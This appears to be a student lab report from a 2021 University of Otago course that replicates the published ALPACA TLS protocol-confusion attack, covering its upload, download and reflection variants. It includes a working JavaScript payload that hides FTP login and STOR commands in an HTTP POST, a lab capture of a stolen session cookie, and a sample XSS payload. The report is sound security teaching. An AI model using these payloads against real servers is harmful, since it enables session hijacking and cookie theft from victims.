Cosc326 - Effective Programming
[Etude 11 - TLS Security Attack]
“REPORT”

University Of Otago, 2021 Semester 2 (New Zealand)
Group members: Valentin Kiselev, Freeman Eckles, Maaha Ahmad, Ieo Venn

1. Background

In this report we have replicated the “ALPACA Attack" which was discovered very recently by university computer scientists researchers [1]. The attack is called Application Layer Protocol Confusion and is based on the weakness of the Transport Layer Security (TLS) protocol. The universal nature of the TLS protocol allows it to be applicable to most popular Application layer protocols such as HTTP, FTP, POP3, SMTP, IMAP. It is currently the de facto security protocol standard for supporting these application layer protocols as it assures confidentiality, authenticity, and data integrity. It allows securely encrypt and authenticate communication between clients and servers.

The TLS has the advantage of the public/private key encryption system which is almost unbreakable. It also has the authentication feature which allows the clients and servers to accurately authenticate each other by using authentication certificates issued by trusted third party Certificate Authority. This authentication feature guarantees that whoever you are trying to talk to on the other end of the wire is really the one you are trying to connect to and hence helps to detect and prevent imposters and break communication if one is detected.


However, this universal nature of the TLS makes it almost detached from the Application and Transport layers as TLS does not bind a TCP(Transmission Control Protocol) connection to the intended application layer protocol or port number. This means that the TLS protocol by design does not contain any information about the actual application protocol or port number the created connection should connect to on the other end of the intended connection.

This weakness is what the ALPACA attack is trying to exploit. The main idea behind the attack is to intercept the connection between a client and a server hosting the intender service, and redirect the TLS traffic to a different service by exploiting the protocol confusion. Because TLS does not check the application layer protocol - its behavior is not dependent on the application layer-, it is possible to design error tolerant attacks which appear as a normal request but are actually a request of a different type, which will essentially run disguised by the legitimate request with its legitimate authentication.

2. ALPACA attack

First step in the attack is to lure the victim into the attackers website, eg. by phishing email or other ways of social engineering. After the victim is tricked into such a website, the attackers website loads into the victims web-browser. This hostile webpage contains malicious javascripts and when it start loading it will execute javascripts and trigger connection through HTTP POST request to the web-service hosted on the Server“A” which the client often uses (eg. ANZ online banking website). Note, that in this attack it is assumed that the attacker already somehow knows which online services the victim uses, and hence wants to compromise victims access to these services, eg, by stealing these services website data as session cookies, executing java scripts in the context of same origin policy in regard to these web-services etc. Also this initial connection to the victims HTTP web service “A” is initially hidden from the victim himself. Also, in this scenario we will assume that prior to the attack, the victim has previously authenticated with the web-service on Server “A”. For example, the victim has previously logged in to his Online banking website and hence already got the secret session cookie from Server “A” which uniquely identifies our victim.

When this connection is first initiated to the victims online web-service on the Server “A”, the connection gets hijacked by performing “Man in the Middle attack” (as seen on Picture 1). For example an attacker may control WiFi router through which a victim connects to the Internet (eg. “wifi hotspot” in a public pace like a restaurant, hotel, cafe, airport, etc. where the victim is currently located). In such an example, this kind of control over the network will also allow the attacker to modify DNS. Hence when the victim's web browser initiates this connection to the HTTP web service on Server “A”, the attacker will redirect this connection to another FTP service on Server “B”.



Picture 1: Redirection of traffic intended for Server A to Server B by "Man in the Middle attack". Note that both, the Server A and Server B, are using the same "wildcard certificate": ***.bank.nz,** but also using different application protocols (HTTP on Server "A" and FTP on Server "B") and different port numbers (in this example HTTP uses port 443 on Server "A" and FTP uses port 990 on Server "B").


As seen on the Picture 1, for the attack to be successful, the FTP service hosted on Server "B" must contain the same authentication certificate as the server "A". For example it is common in eCommerce enterprises to get wildcard certificates (eg., *.bank.nz) so many servers will use the same private key for authentication as this simplifies management and running cost of such services as you don't have to initiate a costly separate certificate for every single server in your company. Hence, the attacker may exploit this, and redirect the network intended for the server "A" running HTTPS protocol service into another server "B" running FTPS protocol service and hence also containing the same authentication certificate.

Because the TLS cannot check connection on the Application layer protocol level, such connection will be successful. Hence, the attacker will be able to successfully send back to the client's web-browser the authentication certificate of Server “B” as it corresponds to server “A” due to them both using the same wildcard certificate . Therefore, the TLS handshake will be successful and the encryption channel will be open between the victim's web-browser and the Server “B” running the FTP protocol, even though on the Application layer level the victim's browser will still think it is connected to the Server “A” running the HTTP protocol. However, because of TLS extremely reliable public/private key encryption the attacker still can't decrypt any data packets between the victim's web-browser and the server “B”.

Here, ALPACA attack makes another assumption that the attacker somehow can get some limited control of the Server “B”. For example, let's assume that Server “B” runs FTPS service for ANZ bank and the attacker somehow managed to get access to it with read and write privileges. For example, by hacking a personal computer of one of the careless bank employee's working in the bank and stealing the FTPS service access data. Then the attacker uses this access data to create an account for himself in this FTPS service on the server “B”.

With the FTP service on the Server “B” prepared by the attacker in advance, more javascript code gets executed on the hostile website which the victim has carelessly visited previously. Here ALPACA attack offers three possible scenarios for the next possible attack (which will be triggered by the next javascript code on the attackers website): **Upload attack**, **Download attack**, and **Reflection attack**.

2.1 <u>Upload Attack.</u>
For the Upload attack, the next javascript code which executes in the victim's web-browser will send an HTTPS request (still intended for server "A" running HTTP) which will be again redirected to server "B" running the FTPS service. This HTTPS POST request will contain an already crafted payload containing attackers FTP commands. The bellow picture is an example of such payload:




```
 1  <script>
 2      var formData = new FormData();
 3      formData.append("a", "USER bob");
 4      formData.append("b", "PASS 12345");
 5      formData.append("b", "TYPE I");
 6      formData.append("c", "PASV");
 7      formData.append("d", "STOR leak");
 8
 9      var xhr = new XMLHttpRequest();
10      xhr.open("POST", "https://target.com");
11      xhr.send(formData);
12
13      setTimeout(function() {
14          window.location = "https://target.com";
15      }, 5000);
16  </script>
```

Picture-2: Example of a payload to be sent as HTTP POST request, which will be redirected to the FTP server "B" by the attacker. Here the attacker sends FTP commands hidden in the body of the HTTP. The first commands will login the attacker into the FTP server "B" under his name "bob" and with his password "12345" (which he used previously to create an account for him when he penetrated and compromised the security of Server "B" in advance to the attack). The last command "STOR leak" will put the FTP Server "B" into the write/upload mode, which means that all next requests and incoming communication from the victim's end will be stored as plain text into the file called "leak". Note the code in lines from 13 to 15. After 5 seconds, this code will redirect the victim's web-browser into the targeted by the attacker web-service of Server "A" (eg. ANZ online banking website the victim uses) which the attacker is trying to compromise. This means any next script execution or web-browser data exchange will happen within the context of this web-service session(i.e. the web service of Server "A"), and as a result it will be executed as a first party request. Therefore, giving full control of the victim's session with this web-service.

Here, ALPACA attack makes another assumption that FTPS service running on server “B” has moderate tolerance to errors. Therefore, when it receives HTTP POST request, it will ignore all HTTP code when it encounters text lines with it (eg. html headers, javascript code, etc), but also will recognize and execute all FTP commands hidden inside the HTTP body. The hidden FTP commands will login the attacker into the FTP service on the server “B” and put it into the write mode, i.e. all future incoming requests from the victim’s web-browser will be stored as plain text into a text file under the attacker's FTP account. Approximately after 5 seconds, another part of malicious javascript code will be executed in the victims web-browser triggering web-browser page redirection into the web-page of the web-service of Server “A”. When the victim’s web-browser will try loading the webpage of the web-service of Server “A”, it eventually will send the “clients secret cookie” due to the same origin policy as it now “mistakenly” thinks it is connected to the actual web-service of Server “A”. Hence, this new HTTPS POST request will contain the secret session cookie. Hence now it will be sent and stored to the previously prepared by the attacker Server “B” running the FTP service in writing mode. Therefore, the victim's secret session cookie will be stolen and stored in the text file on the FTP server “B” to be ready to be collected by the attacker at any time he wants. Screenshots below show this process in action:

Screenshot 1a: Upload attack (Original Session Cookie)




Very Important Page!

In the background a cookie was set with session_id 0a2bf5355770da2f864f78d3df11ce86 for target.com

Name	Value	Domain	Path	Expires / Max-Age
PHPSESSID	0a2bf5355770da2f864f78d3df11ce86	.target.com	/	Session

Session cookie of a web-service the victim already uses (eg, ANZ online banking) and the one the attacker wants to compromise.


Screenshot 2a: Upload attack (The stored file on the FTP server "B" which contains the victim's stolen session cookie)



```
cosc326@cosc326-VirtualBox:~$ sudo docker exec -it 276ce2c5fc66 /bin/bash
[root@276ce2c5fc66 /]# cd /home/vsftpd/bob/
[root@276ce2c5fc66 bob]# ls -la
total 16
drwxr-xr-x 2 ftp ftp 4096 Oct 15 09:23 .
drwxr-xr-x 3 ftp ftp 4096 Oct  7 06:54 ..
-rw------- 1 ftp ftp  508 Oct 16 00:26 leak
-rw-rw-r-- 1 ftp ftp   87 Oct  6 02:41 payload.html
[root@276ce2c5fc66 bob]# 
```

The "leak" file contains the stolen session cookie of the victim's previous session with the web-service of Server "A" (eg, ANZ online banking authentication cookie). The stolen cookie is now located inside this file on the Server "B" running FTP service, which the attacker compromised in advance and put it into the upload mode through the malicious javascript code which was activated when the naive victim visited the attackers website.

Screenshot 3a: Upload attack (Content of the stored file on the FTP server "B" which contains the victim's stolen session cookie)




```
GET / HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: https://attacker.com/
Cookie: PHPSESSID=0a2bf5355770da2f864f78d3df11ce86
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site


~
~
```

The content of the "leak" file. This file contains the content of the last HTTP request, which in turn contains the stolen session cookie of the victim's previous session with their web-service on Server "A" (eg, previous ANZ online banking session). This file is located on Server "B" (running FTP service) and this file can be now collected by the attacker in any convenient time for him.

2.2 Download Attack.

For the Download attack, the scenario is very similar to the Upload attack. Here, the next javascript code executes a command to redirect the current webpage (i.e. the attacker malicious webpage which the victim has originally carelessly has visited) to the webpage of the web-service of server “A” (eg. victim’s ANZ online banking webpage). At the same time it will execute another javascript code which will download from the FTP service on Server “B” yet another malicious javascript code which in advance was prepared by the attacker and previously stored on the Server “B”. Because the victim’s web-browser is now redirected to the webpage of the HTTP web-service of Server “A”, this new javascript will arrive and be executed with the same origin policy, therefore being able to take control of everything it can access in regard to this running session of web-service “A” (eg. in the context of currently running secession of ANZ banking website), hence now completely compromising security of currently running session (eg. stealing session cookies, accessing web-browser’s local storage data etc.). Screenshots below show this process in more detail:


Screenshot 1b: Download attack (The stored “payload.htm” file on the FTP server “B”)



```
cosc326@cosc326-VirtualBox:~$ sudo docker exec -it 276ce2c5fc66 /bin/bash
[root@276ce2c5fc66 /]# cd /home/vsftpd/bob/
[root@276ce2c5fc66 bob]# ls -la
total 16
drwxr-xr-x 2 ftp ftp 4096 Oct 15 09:23 .
drwxr-xr-x 3 ftp ftp 4096 Oct  7 06:54 ..
-rw------- 1 ftp ftp  508 Oct 16 00:26 leak
-rw-rw-r-- 1 ftp ftp   87 Oct  6 02:41 payload.html
[root@276ce2c5fc66 bob]#
```

The “payload.html” file to be downloaded from the Server “B” running FTP service. This file will be downloaded to the victim’s web-browser and hopefully (and unfortunately for the victim) will be executed by the web-browser’s successful content sniffing (i.e. executing another malicious javascript code hidden inside this “payload.html”).


Screenshot 2b: Upload attack (Content of the “payload.htm” file)



```
<html>
<head>
</head>
<body>
<script>alert(document.location);</script>
</body>
</html>
~
~
~
~
```

Content of the “payload.html”. Note the javascript code. In this example it’s a harmless javascript code which will just show a message box with the current location of the web-page (as seen below) . However, we can imagine that an attacker can put there a more menace javascript code which will cause a lot more harm as it now get executed within the context of the session of the victim's web-service (eg. ANZ online banking), and as a result it will be executed as a first party request. This will allow an attacker to steal cookies, transfer funds (in case of online banking), manipulate DOM (Document Object Model) objects on the web-services web-page, etc.

Screenshot 3b: Upload attack (A harmless example of the javascript code execution from the above “payload.html” file)



target.com

https://target.com/

Transferring data from target.com...

2.3 <u>Reflection Attack.</u>

The final attack offered by ALPACA is the Reflection Attack. This attack is based on very common Cross-Site Scripting (XSS) attacks. It is similar to the above Download attack. Here the next malicious javascript code on the attackers webpage (which the victim has originally carelessly visited) executes an HTTP request to the FTP service running on Server “B”. This HTTP request contains the javascript code hidden in the body. When the FTP service receives the HTTP request, it will send warning messages to the victim’s web-browser as it expects FTP commands instead of HTTP. The warning messages will contain all the HTTP commands which FTP could not recognise, including the javascript code which was hidden in the body of the HTTP. However, before the warning messages are received, the original malicious javascript code in the victim’s web-browser will redirect the page of the web-browser to the web-page of the web-service of Server “A”(eg. victim’s ANZ online banking webpage). Finally, this warning message will arrive back from the FTP service of Server “B”. However, because these incoming warning messages came from the FTP server and hence without defining the content type of expected HTTP header of this response, the web-browser of the victim will try to guess the content type of this “imposter” HTTP response. The most common way for a web-browser to guess a content type in such situations is to perform so called content-sniffing, by trying to identify what kind of content it has received. Hence, if a web-browser is successful in identifying a javascript code in all those received error messages, then it will execute it. And because the victim’s web-browser was previously redirected to the page of the web-service of Server “A”, this malicious javascript code will be executed in the scope of this running session of the web-service of Server “A”. Therefore, being able to access all victim’s data in regard to the running session for this web-service (eg. victim’s ANZ online banking webpage), as for example, accessing secret session cookies, web-browser’s local storage, and so on. However this attack works on the assumption that the victim's web-browser has weak security in regard to content sniffing. For example, after the ALPACA attack gained media attention this kind of attack is no longer viable or possible as it was fixed in most web-browsers including Firefox, as it was stated by the ALPACA researchers on their website. [2]

Reference:

[1] Brinkmann, M., Dresen, C., Merget, R., Poddebniak, D., Müller, J., Somorovsky, J., ... & Schinzel, S. (2021). {ALPACA}: Application Layer Protocol Confusion-Analyzing and Mitigating Cracks in {TLS} Authentication. In *30th {USENIX} Security Symposium ({USENIX} Security 21)*.

